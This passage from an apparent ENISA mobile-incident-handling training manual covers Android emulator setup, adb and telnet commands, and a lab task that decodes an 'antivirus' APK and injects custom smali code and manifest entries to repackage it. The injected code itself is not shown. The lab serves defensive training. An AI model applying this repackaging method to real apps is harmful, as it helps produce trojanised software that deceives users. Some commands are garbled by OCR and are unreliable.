3.5.1.2 Open Android AVD Manager

- **cd *</android/adt-bundle-linux-20140702/sdk/tools/***
- **android avd**


Create new Android Virtual Device (AVD)

Name:	GingerbreadForensics
Target:	Android 2.3.3 - API Level 10
CPU/ABI:	ARM (armeabi)
SD Card:	Size: 200 MiB
Snapshot:	Enabled
Skin:	Built-in: Default (WVGA800)

Hardware:

Property	Value
Abstracted LCD densi	240
Max VM application h	24
Device ram size	256

Override the existing AVD with the same name

Figure 9: Android AVD Manager


3.5.1.3 Browse /home/enisa/.android

Desktop OS	AVD Data Location
Ubuntu	/home/<username>/.android/
Max OS X	/Users/<username>/.android
Windows 7	C:\Users\<username>\.android

3.5.1.4 Browse Enisa AVD folder

- **cache.img**: disk image of /cache partition
- **sdcard.img**: disk image of SD card (if created during AVD setup)
- **userdata-qemu.img**: disk image of /data partition

3.5.1.5 Create an AVD named "SimpleLockerAVD" using avd manager



Create new Android Virtual Device (AVD)


AVD Name:	SimpleLockerAVD
Device:	Nexus 7 (2012) (7.0", 800 × 1280: tvdpi)
Target:	Android 4.0.3 - API Level 15
CPU/ABI:	ARM (armeabi-v7a)
Keyboard:	✓ Hardware keyboard present
Skin:	WXGA800-7in
Front Camera:	None
Back Camera:	None
Memory Options:	RAM: 256 VM Heap: 32
Internal Storage:	200 MiB
SD Card:	● Size: 100 MiB ○ File: Browse...
Emulation Options:	☐ Snapshot ☐ Use Host GPU

☐ Override the existing AVD with the same name

Figure 10: Create AVD

3.5.1.6 Add Hardware and open AVDs

- Modify Nexus 7 Hardware by Cloning Device and modifying the features




Android Virtual Device (AVD) Manager

List of known device definitions. This can later be used to create Android Virtual Devices.

```
Device
Nexus 10  by Google
   Screen:  10.1", 2560 × 1600, X-Large xhdpi
   RAM:     1907 MiB
Nexus 4  by Google
   Screen:  4.7", 768 × 1280, Normal xhdpi
   RAM:     1907 MiB
Nexus 5  by Google
   Screen:  5.0", 1080 × 1920, Normal xxhdpi
   RAM:     2 GiB
Nexus 7  by Google
   Screen:  7.0", 1200 × 1920, Large xhdpi
   RAM:     2 GiB
   Used by: SimpleLockerAVD
Nexus 7 (2012)  by Google
   Screen:  7.0", 800 × 1280, Large tvdpi
   RAM:     1024 MiB
Nexus One  by Google
```

A user-created device definition. A generic device definition.

Figure 11: Device Definitions




Name: Nexus 7-Mod
Screen Size (in): 7.02
Resolution (px): 1200 x 1920
Sensors: [✓ Accelerometer] [✓ Gyroscope] [✓ GPS] Proximity Sensor
Cameras [✓ Front] [✓ Rear]
Input: [✓ Keyboard] [✓ No Nav] DPad Trackball
RAM: 256 MiB
Size: large
Screen Ratio: notlong
Density: xhdpi
Buttons: Software
Device States:
Portrait: [✓ Enabled] Navigation
Landscape: [✓ Enabled] Navigation
Portrait with keyboard: [✓ Enabled] [✓ Navigation]
Landscape with keyboard: [✓ Enabled] [✓ Navigation]
[✓ Override the existing device with the same name]

⚠ The device "Nexus 7" will be duplicated into "Nexus 7-Mod" under the "User" category

Figure 12: Nexus 7-Mod

- Assign New Device to SimpleLockerAVD



Edit Android Virtual Device (AVD)


AVD Name:	SimpleLockerAVD
Device:	Nexus 7-Mod (7.02", 1200 × 1920: xhdpi)
Target:	Android 4.0.3 - API Level 15
CPU/ABI:	ARM (armeabi-v7a)
Keyboard:	☑ Hardware keyboard present
Skin:	WXGA800-7in
Front Camera:	None
Back Camera:	None
Memory Options:	RAM: 256 VM Heap: 64
Internal Storage:	200 MiB
SD Card:	● Size: 100 MiB; ○ File:
Emulation Options:	☐ Snapshot ☐ Use Host GPU

☐ Override the existing AVD with the same name

Figure 13: Modified Device

Note: Open AVDs (use separate terminals)

- **cd *./android/adt-bundle-linux-20140702/sdk/tools/***
- **./emulator –avd Enisa -tcpdump dump.pcap**
- **cd *./android/adt-bundle-linux-20140702/sdk/tools/***
- **./emulator –avd SimpleLockerAVD**


enisa@10: ~/android/adt-bundle-linux-x86-20140702/sdk/tools

```
enisa@10:~$ cd ./android/adt-bundle-linux-x86-20140702/sdk/tools/
enisa@10:~/android/adt-bundle-linux-x86-20140702/sdk/tools$ ./emulator
-avd ENISA -tcpdump dump.pcap
```

enisa@10: ~/android/adt-bundle-linux-x86-20140702/sdk/tools

```
enisa@10:~$ cd ./android/adt-bundle-linux-x86-20140702/sdk/tools/
enisa@10:~/android/adt-bundle-linux-x86-20140702/sdk/tools$ ./emulator
 -avd SimpleLockerAVD
```

Figure 14: Launch AVDs in different terminals

Note: emulators must be opened on different terminals. These Terminals will be dedicated to the AVD, do not close or write commands in them as this will close the emulator.

3.5.1.7 Sending commands through telnet:


Connect:

- **telnet localhost 5554**

Commands:

- **power status full**
- **power status charging**
- **gsm call 0123456789**
- **sms send 12345 hello test sms**
- **geo fix 48 51**

3.5.1.8 Try shortcut keys



Emulated Device Key	Keyboard Key
Home	HOME
Menu (left softkey)	F2 *or* Page-up button
Star (right softkey)	Shift-F2 *or* Page Down
Back	ESC
Call/dial button	F3
Hangup/end call button	F4
Search	F5
Power button	F7
Audio volume up button	KEYPAD_PLUS, Ctrl-F5
Audio volume down button	KEYPAD_MINUS, Ctrl-F6
Camera button	Ctrl-KEYPAD_5, Ctrl-F3
Switch to previous layout orientation (for example, portrait, landscape)	KEYPAD_7, Ctrl-F11
Switch to next layout orientation (for example, portrait, landscape)	KEYPAD_9, Ctrl-F12
Toggle cell networking on/off	F8
Toggle code profiling	F9 (only with `-trace` startup option)
Toggle fullscreen mode	Alt-Enter
Toggle trackball mode	F6
Enter trackball mode temporarily (while key is pressed)	Delete
DPad left/up/right/down	KEYPAD_4/8/6/2
DPad center click	KEYPAD_5
Onion alpha increase/decrease	KEYPAD_MULTIPLY(*) / KEYPAD_DIVIDE(/)

Figure 15: Basic Emulator Commands[30]

3.5.1.9 Enable USB debugging on emulator

- Developer Options>USB debugging

[30] AVD
http://developer.android.com/tools/help/emulator.html



4:00
Developer options ON
storage
DEBUGGING
USB debugging
Debug mode when USB is connected ✓
Power menu bug reports
Include option in power menu for taking a bug report ☐

Figure 16: Developer Options

3.5.1.10 List Devices

- **cd /android/adt-bundle-linux-x86-20140702/sdk/tools**
- **adb devices**

3.5.1.11 Run command on specific device

- **adb –s emulator-5554 shell**

3.5.1.12 Browse device folders using shell

- **adb shell**
- **cd /data/data**
- **ls**
- **cd /data/app**
- **ls**
- **exit**

3.5.1.13 Push and pull file to and from Emulator

- Create file on desktop (test.txt)
- **adb push /home/Enisa/Desktop/test.txt /sdcard/testpush.txt**
- **adb pull/home/Enisa/Desktop/testpull.txt /sdcard/testpush.txt**

3.5.2 Task 2: Cloning an Application

3.5.2.1 Run the Android emulator


In terminal run commands:

- **cd */android/adt-bundle-linux-20140702/sdk/tools/***
- **./emulator –avd Enisa -tcpdump dump.pcap**

3.5.2.2 *Download and Install MySuperAV*

In Android Emulator:

- Go to url: 10.0.2.2/Good.html on Browser
- Click on the download link


10.0.2.2/Good.html


Hi

This is an Official App Store

Super AV


Figure 17: Good store

3.5.2.3 Install the app


8:03 THU, OCTOBER 16

mysuperAV.apk 8:03 AM
Download complete.

Figure 18: Download


8:05

mysuperAV


Do you want to install this application? It will get access to:

PRIVACY

modify or delete the contents of your SD card
read the contents of your SD card

Figure 19: Install

3.5.2.4 Run the app



```
8:06
mysuperAV

Scan Complete 0 malicious applications detected

Scanned: App :com.android.soundrecorderPath : /
system/app/SoundRecorder.apk
Scanned: App :com.android.sdksetupPath : /
system/app/SdkSetup.apk
Scanned: App :com.android.launcherPath : /
system/priv-app/Launcher2.apk
Scanned: App :com.android.defcontainerPath : /
system/priv-app/DefaultContainerService.apk
Scanned: App :com.android.smoketestPath : /
data/app/SmokeTestApp.apk
Scanned: App :com.android.quicksearchboxPath :
/system/app/QuickSearchBox.apk
Scanned: App :com.android.contactsPath : /
system/priv-app/Contacts.apk
Scanned: App :com.android.inputmethod.latinPath
: /system/app/LatinIME.apk
Scanned: App :com.android.phonePath : /system/
priv-app/TeleService.apk
Scanned: App :com.android.calculator2Path : /
system/app/Calculator.apk
Scanned: App :com.android.proxyhandlerPath : /
system/priv-app/ProxyHandler.apk
```

Figure 20: App Screenshot


3.5.2.5 Task: use adb pull to get apk file

- **adb pull /data/app/com.example.mysuperav.apk /home/enisa/ /home/enisa/Desktop**

3.5.2.6 Uninstall the app

3.5.2.7 Decode the app

- **apktool d *mysuperAV*.apk**



```
enisa@10:~$ cd Desktop/Training-Material/Mobile_threats_IH/
enisa@10:~/Desktop/Training-Material/Mobile_threats_IH$ apktool d mysuperAV.apk
I: Using Apktool 2.0.0-RC1 on mysuperAV.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/enisa/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
enisa@10:~/Desktop/Training-Material
```

enisa@10: ~/Desktop/Training-Material/Mobile_threats_IH
File Edit Tabs Help
Mobile_threats_IH
File Edit View Bookmarks Go Tools Help
/home/enisa/Desktop/Training-Material/Mobile_threats_IH
Places
Home Folder
Desktop
Trash Can
Applications
Mods
mysuperAV
Apk.zip
mysuperAV.apk

Figure 21: ApkTool Decode

3.5.2.8 Inject Code - Classes

- Copy the custom smali folder ('Mods/smali/code') into the decoded app's ('smali/com') folder



smali
File Edit View Bookmarks Go Tools Help
/home/enisa/Desktop/Training-Material/Mobile_threats_IH/Mods/smali
Places
Home Folder
Desktop
Trash Can
Applications
code
"code" folder
Free space: 10.1 GiB (Total: 22.7 GiB
com
/home/enisa/Desktop/Training-Material/Mobile_threats_IH/mysuperAV/smali/com
code
example
2 items

Figure 22: Inserting Code

3.5.2.9 Inject Code - Manifest

- Copy the **contents** of **Mods/manifest/Mods_AndroidManifest.xml** into the decoded app's Manifest (**mysuperAV/AndroidManifest.xml**) (use leafpad and read instructions on Mods_AndroidManifest.xml)




manifest
File Edit View Bookmarks Go Tools Help
/home/enisa/Desktop/Training-Material/Mobile_threats_IH/Mods/manifest
Places
Home Folder
Desktop
Trash Can
Applications
Mods_AndroidManifest.xml
1 item (1 hidden)
Free space: 10.1 GiB (Total: 22.7 GiB)
mysuperAV
/home/enisa/Desktop/Training-Material/Mobile_threats_IH/mysuperAV
original
res
smali
AndroidManifest.xml
apktool.yml
5 items

Figure 23: Manifest Files



